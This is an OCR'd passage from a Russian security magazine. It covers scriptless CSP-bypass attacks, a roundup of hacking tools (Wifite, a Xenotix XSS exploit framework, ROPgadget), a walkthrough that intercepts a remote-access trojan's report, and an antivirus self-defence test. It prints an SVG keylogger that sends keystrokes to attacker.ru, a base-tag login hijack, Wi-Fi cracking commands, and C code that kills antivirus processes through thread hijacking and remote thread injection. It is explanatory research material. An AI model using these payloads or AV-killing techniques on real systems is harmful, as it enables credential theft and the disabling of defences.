<base href='http://attacker.ru/'>
...
<form action='login.php'>
<input type="text" name="login">
<input type="password" name="password">
</form>
```

## SVG-КЕЙЛОГГЕР

Не менее интересные способы отправки личных данных на сторонние сайты в обход CSP можно встретить в исследованиях Марио Хайдериха (Mario Heiderich). Один из них играет роль настоящего кейлоггера при помощи тегов <svg> и <set>. Официальная и документированная W3C-фича accessKey внутри <set> позволяет привязать нажатия клавиш к инициированию HTTP-запросов — идеально для реализации кейлоггера, причем без использования JS! Внедрив следующий код на страницу с формой авторизации, можно перехватить нажатия клавиш пользователя и, соответственно, логин и пароль:

```
<svg height="0px">
<image xmlns:xlink="http://www.w3.org/1999/xlink" ↵
xlink:href="none">
<set attributeName="xlink:href" ↵
begin="accessKey(a)" to="//attacker.ru/?a" />
<set attributeName="xlink:href" ↵
begin="accessKey(b)" to="//attacker.ru/?b" />
<set attributeName="xlink:href" ↵
begin="accessKey(c)" to="//attacker.ru/?c" />
...
</image>
</svg>
```

## ЧТЕНИЕ АТРИБУТОВ С ПОМОЩЬЮ... СКРОЛЛБАРОВ

Пожалуй, самая интересная scriptless-атака в обход CSP — чтение атрибутов с помощью CSS, SVG и скроллбаров в WebKit от того же Марио Хайдериха. Один из принципов атаки аналогичен CSSAR — с помощью CSS-селекторов содержание атрибута можно выразить через DOM, но уже селектором :after с CSS-выражением вида content: attr(href) (для ссылок). Дальше интересней — для каждого такого элемента с содержанием атрибута можно присвоить SVG-шрифт. В шрифте имеется лишь один символ, таким образом, остальные символы в целевом атрибуте не будут иметь физического размера на странице. Если «сжать» значение, то с помощью скроллбаров можно выяснить, какой символ содержится в значении, используя специальный селектор для указания фонового изображения при появлении скроллбара:

```
div.a::-webkit-scrollbar-track-
piece:vertical:increment {
    background: red url(/A);
}
```

Техника позволяет извлекать CSRF-токены за меньшее количество запросов и с помощью меньшего по размеру эксплойта, нежели CSSAR. Демо смотри здесь: bit.ly/sbZHm1.

## FIN

Content Security Policy — большой шаг в сторону более безопасного веба. В перспективе веб-стандарт может серьезно повлиять на клиент-сайд атаки как класс. Если сейчас на большинстве уязвимых к XSS сайтам угнать куки можно обычными JS-векторами, то в будущем с распространением CSP в массы все будет не так просто. А это подтолкнет исследователей к еще более изощренным техникам, нацеленным на уязвимости в особенностях реализации CSP в конкретных браузерах. ⌶



**WARNING**

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

# X-TOOLS

## СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ







**Автор:** Timothy Morgan
**URL:** https://code.google.com/p/bletchley
**Система:** Windows/Linux






**Автор:** Derv Merkler
**URL:** https://code.google.com/p/wifite
**Система:** Linux







**Автор:** Ajin Abraham
**URL:** goo.gl/GGTZNA
**Система:** Windows

### КРИПТА

Если в приложении используется криптография, надо проверить, насколько правильно она реализована (огромное количество разработчиков заново изобретают велосипед и пишут свою реализацию AES, естественно с кучей ошибок). С этой задачей часто приходится работать как при исследовании софта, так и при играх в CTF.

Bletchley представляет собой набор Python-инструментов, который может серьезно помочь в криптоанализе. Набор состоит из следующих консольных утилит:

- bletchley-analyze — анализирует файл с зашифрованной информацией и пытается декодировать и идентифицировать полезные паттерны при криптоанализе;
- bletchley-encode — простой инструмент для кодирования произвольных данных, использует цепочку энкодеров;
- bletchley-decode — инструмент, выполняющий действия, обратные предыдущему инструменту;
- bletchley-http2py — парсит HTTP-запрос (из stdin или файла) и генерирует Python-скрипт для отправки тех же или измененных данных;
- bletchley-nextrand — вычисляет состояние экземпляра Java Random class, получив два последовательных значения от nextInt().

Также доступны три Python-библиотеки, которые могут быть весьма полезны. Blobtools может быть использована для автоматического определения наиболее вероятного алгоритма кодирования; buffertools содержит набор инструментов для манипулирования двоичными буферами шифрованного текста; CBC содержит различные инструменты для проведения атак на данные, зашифрованные с помощью блочного шифра CBC.

### WIFITE V2

Wi-Fi-сети сейчас окружают нас везде: дома, на работе, в кафе, гостинице. Их стало очень много, а людей, разбирающихся в грамотной настройке, так много не становится. В итоге получаем идеальное пространство для атаки.

Wifite — это программа, написанная на Python и предназначенная для атак на беспроводные сети, защищенные WEP, WPA или WPS. Приложение работает в консольном режиме (в последней GUI-режим убрали). Особенности утилиты:

- одновременная атака нескольких сетей;
- последовательность взлома по уровню сигнала;
- автоматическая деаутентификация клиентов для определения скрытого SSID сети;
- фильтры для определения цели;
- автоматическая смена MAC при атаке;
- запись всех WPA handshakes в текущую директорию;
- WPA-деаутентификация;
- возможность приостановки и возобновления атаки;
- интеграция с reaver для взлома WPS.

Пример запуска на взлом всех точек доступа, защищенных WEP:

```
./wifite.py -all -wep
```

Для взлома WPS хендшейка по словарю mydict.lst:

```
./wifite.py -all --dict /pentest/↵
  passwords/wordlists/mydict.lst
```

Для корректной работы нужен установленный aircrack-ng.

### ВСЕ ЛЮБЯТ XSS


Встречай новый проект от OWASP под названием Xenotix XSS Exploit Framework. Данный инструмент представляет собой фреймворк для поиска и эксплуатации Cross Site Scripting уязвимостей. Для исключения ложных срабатываний из сканирования Xenotix использует встроенный сканер и три различных движка: Trident, WebKit и Gecko. На текущий момент инструмент имеет более 1500 полезных нагрузок для обнаружения XSS и обхода WAF. При этом также реализован модуль сбора информации для разведывательно-подготовительных работ.

В наличии есть атакующий XSS-модуль, который может быть полезен в тестах на проникновение и создании proof of concept. Выделю наиболее интересные возможности, которые предоставляет данный фреймворк:

- угон cookie;
- phisher;
- tabnabbing;
- keylogger;
- HTML5 DDoSer;
- Executable Drive-by;
- JavaScript Shell;
- reverse HTTP WebShell;
- Drive-by Reverse Shell;
- Metasploit Browser Exploit.

Не стоит забывать о множестве режимов сканирования: полностью ручной, автоматический, DOM-сканер, сканер POST-запросов, сканер заголовков, фаззер и даже сканер скрытых параметров.

Также нельзя не выделить целый набор аддонов, заточенных под Firefox: Reverse Shell, Session Stealer, Keylogger, Linux Credential File Stealer и Download and Execute.



**Автор:** David Zimmer
**URL:** goo.gl/eCBKaW
**Система:** Windows

# КОПАЕМСЯ В PDF

PDF уже давно стал излюбленным форматом среди вирусописателей и багхантеров. Так что часто приходится либо изучать чей-то PDF-эксплойт, либо писать свой :). И делать все это хочется в удобной среде. В этом как раз и помогает PDF Stream Dumper. Это бесплатный инструмент для анализа вредоносных PDF-файлов, он также предназначен для вспомогательных задач по разработке эксплойтов под PDF-ридеры.

В основном инструмент заточен для работы с обфусцированным JavaScript'ом, низкоуровневыми заголовками PDF, объектами и шелл-кодами. А для удобной работы с последними присутствует интеграция с scdbg (от того же автора, рассмотрен нами в предыдущих номерах). Что доступно под капотом:

- поддержка множества фильтров;
- применение цепочки фильтров к потоку;
- просмотр заголовков, объектов и потоков;
- JavaScript-деобфускатор;
- генерация отчетов.

При этом инструмент имеет свои скрипты для автоматизации рутинных задач и плагины для расширения начального функционала.



**Автор:** 0kn0ck
**URL:** sparty.secniche.org
**Система:** Windows/Linux




## ВОИН СПАРТЫ

Sparty — это простой и надежный инструмент с открытым исходным кодом для проверки веб-приложений, использующих архитектуры SharePoint и FrontPage. Так уж сложилось, что администрировать подобные приложения довольно нелегко, поэтому Sparty может оказать поистине неоценимую помощь. Этот инструмент предоставляет все необходимое для удобного сбора информации, проверки прав разграничения доступа, идентификации критичной информации в файлах по умолчанию. При необходимости тулза даже сможет продемонстрировать эксплуатацию для найденной уязвимости.

Основной функционал версии 0.1:

- детектирование основных версий SharePoint и FrontPage;
- дамп паролей из открытых файлов конфигурации;
- сканирование уязвимых SharePoint/FrontPage-сервисов;
- проверка уязвимых директорий;
- проверка установленных файлов и их прав;
- запрос RPC-сервиса;
- перечисление файлов;
- проверка возможности загрузки файлов.

Так что теперь поиск и проверка таких файлов, как service.pwd, service.grp, administrators.pwd, authors.pwd и users.pwd, происходит автоматически.

В следующих версиях автор собирается добавить новые проверки пейлодов на основе admin.dll и author.dll. Ну и естественно, в новой версии появится информация о свежих уязвимостях.

Инструмент впервые был официально представлен на Black Hat USA Arsenal 2013 в Лас-Вегасе.

**Автор:** Mandiant
**URL:** goo.gl/km16m9
**Система:** Windows





## АНАЛИЗАТОР ДАМПОВ ПАМЯТИ

Программу Memoryze в кругах компьютерных криминалистов знают не понаслышке. Это мощнейшее средство анализа памяти для многих стало частью джентльменского набора, настоящей программой must have, которая не просто лежит про запас для подходящего случая, а действительно часто используется. Что мы можем получить, используя Memoryze:

- полный образ всего диапазона системной памяти (без использования API-вызовов), сохраненный в файл для дальнейшего анализа;
- дамп адресного пространства любого процесса, включая список загруженных DLL и EXE, кучу и стек (этот дамп можно дальше исследовать в дизассемблере);
- образ всех загруженных драйверов или только некоторых из них;
- полный список всех процессов, включая спрятанные руткитами, причем для каждого процесса есть возможность определить все хендлы (например, используемых файлов или ключей реестра), сетевые сокеты, импортируемые и экспортируемые функции и так далее;
- все строковые переменные, используемые процессами;
- полный список всех драйверов, в том числе те, которые маскируются малварью;
- перечень всех модулей ядра;
- перечисление всех установленных хуков (они часто используются малварью).

Инструмент достаточно уникальный в своем классе, и единственным его конкурентом можно назвать Volatility. И то скорее лучше их использовать в связке при анализе инцидентов и малвари. Так что это точно must have в наборе специалиста по расследованию инцидентов.



**Авторы:** Jonathan Salwan, Allan Wirth
**URL:** goo.gl/0E72el
**Система:** Windows/Linux




## ROP-ROP-ROP-ROP

Тема поиска ROP гаджетов и цепочек уже неоднократно освещалась в данной рубрике, но исследователи не стоят на месте, и на сцене появляются все новые и новые инструменты, которые значительно упрощают процесс написания ROP-шелл-кодов.


ROPgadget, как нетрудно догадаться, — это инструмент для поиска ROP-гаджетов в ELF (Linux) и PE (Windows) бинарных файлах. Программа полностью написана на Си. На текущий момент есть поддержка Linux x86/x64 и Windows x86.

При этом (пока только) для операционной системы Linux реализована такая фишка, как автоматическая генерация ROP payload! Инструмент не просто ищет полезные ROP-гаджеты, но и сразу конструирует из них последовательность, реализующую вызов execve() с произвольным набором параметров. Для Windows данный функционал находится в стадии разработки.

Из интересных фишек также можно выделить:

- поддержку Intel и AT&T синтаксиса;
- поддержку фильтров при поиске ROP-гаджетов;
- поиск конкретных инструкций;
- поддержку нескольких форматов вывода: Python, Perl, C, PHP.

В качестве альтернативных ROPостроителей можно вспомнить RopMe, Mona.py для ImmDbg и мастодонта OptiROP, представленного на Black Hat USA 2013. То, что появился еще один интересный инструмент, не может не радовать. Тема автоматизации построения гаджетов и их цепочек становится все более актуальной среди эксплойтописателей. Ведь не за горами время, когда без ROP only шелл-кода будет не обойтись (как уже сейчас в iOS).



# НАСАДИ ТРОЯН НА КУКАН!

Dywar
mrdywar@gmail.com

*Перехват и динамическое изменение HTTP-пакетов ПО для удаленного администрирования*

## ВСТУПЛЕНИЕ

Сегодня мы с тобой поиграем в одну игру. Представь, как будто мы вирусные аналитики с большой зарплатой и бесплатной кофемашиной. Перед нами стоит задача перехватить отчет трояна об успешной установке и перенаправить его на другую почту, а также узнать, кому он предназначался. Неплохая задача? Поехали!

## УДАЛЕННЫЕ АДМИНИСТРАТОРЫ

Для начала отметим, что средства, предназначенные для удаленного доступа на чужие машины, сейчас весьма популярны. В публичном доступе они представлены довольно широким ассортиментом. Чаще всего встречаются RMS, DarkComet, CyberGate, Xtreme RAT.


В число их функций может входить:

- полный доступ к системной информации;
- контроль над всеми процессами;
- просмотр и изменение регистра;
- удаленное управление (RDP);
- выполнение произвольного кода;
- просмотр/изменение/копирование/удаление файлов;
- прослушка/запись микрофона и веб-камеры;
- доступ к паролям браузеров (социальные сети, почта, банкинг);
- доступ к компьютерам твоей локальной сети;
- принтер, роутер и много другого.


В данной статье мы рассмотрим троян на основе легального программного продукта компании TektonIT. Его отличают доступность, надежность и высокий «пробив». Эти положительные качества обеспечили его высокую популярность в узких кругах любителей приключений. Наша задача — перехватить отчет трояна о его успешной установке и перенаправить на другую почту, а также узнать изначального получателя, то есть мастера.

## НАСТРОЙКА ОКРУЖЕНИЯ


Для решения такой задачи нам понадобится виртуальная среда. В данном случае мы используем бесплатный программный продукт под названием VirtualBox (www.virtualbox.org). Скачиваем, устанавливаем, если возникнут сложности — обращаемся к инструкции на сайте. Запускаем, создаем две виртуальные машины под управлением Windows. Первая будет перехватчиком, вторая — предназначена для заражения (honeypot).




Настройки перехватчика




Настройки honeypot




Wireshark log



Настройки hosts




Наш пакет



Письмо на почту

## ЛЕГАЛЬНОЕ ПО — ЭТО ВАМ НЕ ТРОЯН КАКОЙ-НИБУДЬ!

RMS не троян, а вполне легальное и высококачественное программное обеспечение. Что не мешает плохим людям использовать его, а также модифицированные версии клиентов TeamViewer и Radmin, в своих нехороших делах. Обнаружить такие трояны сложно из-за «чистоты» исходной программы.



**WARNING**

Весь материал предоставлен в образовательных целях. Крайне не рекомендуем играться с пакетами rmansys в Burp Suite в целях спама или других противозаконных действий.

Почему так, ведь все можно сделать на одной? Можно, но лучше не стоит — некоторые умельцы делают защиту от подобного вида контратак, и, создав две машины, мы избавим себя от лишних хлопот. Далее нам необходимо установить на наш перехватчик собственно инструментарий. Качаем и устанавливаем Burp Suite (portswigger.net/burp), Wireshark (wireshark.org/download.html).

Переходим к настройке сети (Устройства → Сетевые адаптеры). Перехватчик имеет два сетевых интерфейса: 1) WAN — NAT, имеет выход в интернет; 2) LAN (192.168.0.1) — локальная сеть GW/DNS (IP WAN интерфейса), имя intnet, неразборчивый режим — разрешить ВМ. Вторая машина имеет только LAN-интерфейс с GW, равным IP LAN перехватчика. Также сразу можешь установить прокси в настройках IE на 192.168.0.1 порт 80, активировав галочку «Использовать для локальных подключений». Где взять экземпляр трояна, говорить не буду :).

### ЗАПУСК И ПЕРЕХВАТ

Теперь, когда базовые настройки закончены, запускаем на первой машине Burp Suite и Wireshark, на второй — наш троян. Смотрим лог Wireshark, наблюдаем возросшую сетевую активность зараженной машины. Троян сработал и пытается связаться с сервером, в нашем случае он ищет разрешение имени TektonIT широковещательным запросом на адрес 255. Наблюдаем, записываем адреса и порты. Теперь переходим к настройкам Burp Suite, выставляем их в соответствии с картинкой «Настройки перехватчика».

Ловушка для пакетов установлена, можно переходить к следующему этапу. В зараженной машине нажимаем клавиши <Win + R> и набираем команду %windir%/system32/drivers/etc/hosts, открываем файл в блокноте и вписываем имя сервера, который ищет наш троян, указав, что он расположен на LAN-адресе нашего перехватчика (192.168.0.1).

Сохраняем, закрываем, изменения вступают в силу немедленно. Троян получает заветный IP-адрес, на котором якобы расположен искомый сервер. Как результат, великий и могучий Burp Suite словил первый пакет inet_id_notify.php?test=1. Ничего особенного тут нет, просто тестовый запрос, пропускаем.

А вот и он, второй пакет, который содержит уже куда более интересную информацию. Здесь и почтовый адрес нашего любителя приключений (троян был настоящий, почтовый адрес на картинке изменен), пароль и номер для доступа к нашей зараженной машине, имя. Теперь в дело вступает сила Burp — мы можем держать пакет столько, сколько потребуется, а также изменять его содержимое, что мы и сделаем, заменив адрес направления отчета на свой собственный. Нажимаем Forward и бежим смотреть почту :).

Все получилось! Письмо пришло, задача выполнена. Мы успешно перехватили отчет, внеся в него изменения и не нарушив работоспособности. На этом практическая часть статьи заканчивается. На вопрос, почему все это получилось так «просто», у меня есть ответ: причина кроется в использовании авторами программы протокола HTTP.

### ЗАКЛЮЧЕНИЕ

То, что мы тебе сегодня продемонстрировали, по сути, самый настоящий easy hack. Впрочем, главное в нашем деле не процесс, а результат :). ⌶

# ][-КРАШ-ТЕСТ




Евгений Дроботун
drobotun@xakep.ru

## 17 халявных антивирусов между молотом и наковальней

Information must be free, поэтому бесплатные антивирусы — наш выбор. Правда, перед тем, как свой выбор сделать, нужно все хорошенько проверить. Например, их способность к самообороне. Как может антивирус защитить твою машину, если он и себя не может обезопасить?

На этот раз для тестирования мы отобрали аж семнадцать антивирусов, которые объединяет одно: они все бесплатные. А проверим мы их на предмет устойчивости процессов и сервисов, которые создаются антивирусами для их нормальной работы.

### ПРЕДСТАВЛЯЕМ ИСПЫТУЕМЫХ

- 360 Internet Security 2013
- Ad-Aware Free Antivirus +
- Amiti Free Antivirus
- Anvi Smart Defender Free
- avast! Free Antivirus
- AVG Anti-Virus Free 2013
- Avira Free Antivirus 2013
- Baidu Antivirus 2013
- Bitdefender Antivirus Free Edition
- Comodo Antivirus 2013
- Kingsoft Antivirus 2012
- Microsoft Security Essentials
- Panda Cloud Antivirus Free
- Preventon Antivirus Free
- Rising Internet Security Personal
- Roboscan Internet Security Free
- ZoneAlarm Free Antivirus

Как видим, в списке есть как довольно распространенные на территории нашей необъятной родины антивирусные пакеты, так и изделия не очень известных производителей, которые широкого распространения в нашей стране не получили.

### МЕТОДИКА ТЕСТИРОВАНИЯ

Думаю, для тебя не секрет, что каждая антивирусная программа при своем функционировании создает несколько процессов и сервисов, в которых и заложен функционал по противодействию вредоносному воздействию.

Для проверки была написана небольшая утилита, которая может уничтожать процессы несколькими способами и останавливать или удалять сервисы.

#### Способ 1. Уничтожение процесса с помощью API TerminateProcess

С этим способом все предельно ясно и понятно. Используем стандартную API-функцию TerminateProcess по ее прямому предназначению и убиваем нужные процессы.

#### Способ 2. Уничтожение всех потоков процесса с помощью API TerminateThread

Ищем все потоки нужного нам процесса и поочередно их уничтожаем, применив для этого специально обученную API-функцию TerminateThread:

```
HANDLE hSnapThread = ↵
CreateToolhelp32Snapshot↵
```

```
(TH32CS_SNAPTHREAD, pe.th32ProcessID);
// Перечисляем потоки
Thread32First(hSnapThread, &te);
do {
   if (te.th32OwnerProcessID == pe.th32ProcessID)
   {
       HANDLE hThread = OpenThread(THREAD_TERMINATE,↵
       FALSE, te.th32ThreadID);

       // Уничтожаем поток
        TerminateThread(hThread,0)
    }
}
while (Thread32Next(hSnapThread,&te));
```

**Способ 3. Модификация контекста потока на адрес API ExitProcess**

С помощью API-функций CreateToolhelp32Snapshot, Thread32First и Thread32Next перечисляем потоки нужного нам процесса, поочередно их замораживаем, затем пишем в EIP в контексте потока адрес API-функции ExitProcess и далее возобновляем выполнение потока:

```
HANDLE hSnapThread = ↵
CreateToolhelp32Snapshot↵
(TH32CS_SNAPTHREAD, pe.th32ProcessID);
  // Перечисляем потоки
  Thread32First(hSnapThread, &te);
  do {
    if (te.th32OwnerProcessID == pe.th32ProcessID) {
      HANDLE hThread = OpenThread (THREAD_QUERY_INFORMATION |↵
      THREAD_GET_CONTEXT | THREAD_SET_CONTEXT, FALSE, ↵
      te.th32ThreadID);
      ContextThread.ContextFlags = CONTEXT_CONTROL;

      // Замораживаем поток
      SuspendThread(hThread);
      GetThreadContext(hThread, &ContextThread);

      // Пишем в EIP адрес API ExitProcess
      ContextThread.Eip = (DWORD)ExitProcess;
      SetThreadContext(hThread, &ContextThread);

      // Возобновляем поток
      ResumeThread(hThread);
    }
  }
  while (Thread32Next(hSnapThread, &te));
```

**Способ 4. Создание удаленного потока с вызовом API ExitProcess**

С помощью API-функции RtlCreateUserThread создаем в нужном процессе поток, в котором вызываем ExitProcess:

```
// Ищем процесс с нужным именем
HANDLE hSnapShot = CreateToolhelp32Snapshot↵
(TH32CS_SNAPPROCESS, 0);
Process32First(hSnapShot, &pe);
do {
  if (_tcscmp(pe.szExeFile, ProcessName)==0) {
    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | ↵
    PROCESS_VM_OPERATION | PROCESS_VM_WRITE,0, ↵
    pe.th32ProcessID);
    // Адрес API-функции ExitProcess
    DWORD ExitProcessAddr = (DWORD)ExitProcess;
    _asm
      {
        push 0
        push 0
        push 0
        push ExitProcessAddr
        push 0
        push 0
        push 0
        push 0
        push 0
        push hProcess
        call RtlCreateUserThread
      }
    }
}
while (Process32Next(hSnapShot, &pe));
```

| | | |
|---|---|---|
| Уничтожение процесса с помощью API TerminateProcess | TP |
| Уничтожение всех потоков процесса с помощью API TerminateThread | TT |
| Модификация контекста потока на адрес API ExitProcess | EP |
| Создание удаленного потока с вызовом API ExitProcess | TE |
| Закрытие всех хендлов открытого процесса с вызовом API-функции DuplicateHandle | CH |
| Последовательный вызов API-функций CreateJobObject, AssignProcessToJobObject и TerminateJobObject | TJ |
| Посылка VM_QUIT окну процесса | WQ |
| Остановка сервиса | SS |
| Удаление сервиса | DS |

**Способы уничтожения процессов и сервисов, использованные нами при тестировании**

**Способ 5. Закрытие всех хендлов открытого процесса с вызовом API-функции DuplicateHandle**

В цикле от 0 до 4096 вызываем API DuplicateHandle с параметрами TargetProcessHandle и TargetHandle равными нулю, а Options равным DUPLICATE_CLOSE_SOURCE. Эти действия закроют все (ну или почти все) хендлы открытого процесса:

```
HANDLE hProcess = OpenProcess(PROCESS_DUP_HANDLE,0, ↵
pe.th32ProcessID);
for (index = 0; index < 4096; index ++)↵DuplicateHandle↵
(hProcess, (HANDLE)index, NULL, NULL, 0, 0, ↵
DUPLICATE_CLOSE_SOURCE);
```

**Способ 6. Последовательный вызов API-функций CreateJobObject, AssignProcessToJobObject и TerminateJobObject**

Создаем новый объект задания, связываем его с нужным процессом, потом завершаем работу объекта и связанного с ним процесса функцией TerminateJobObject:

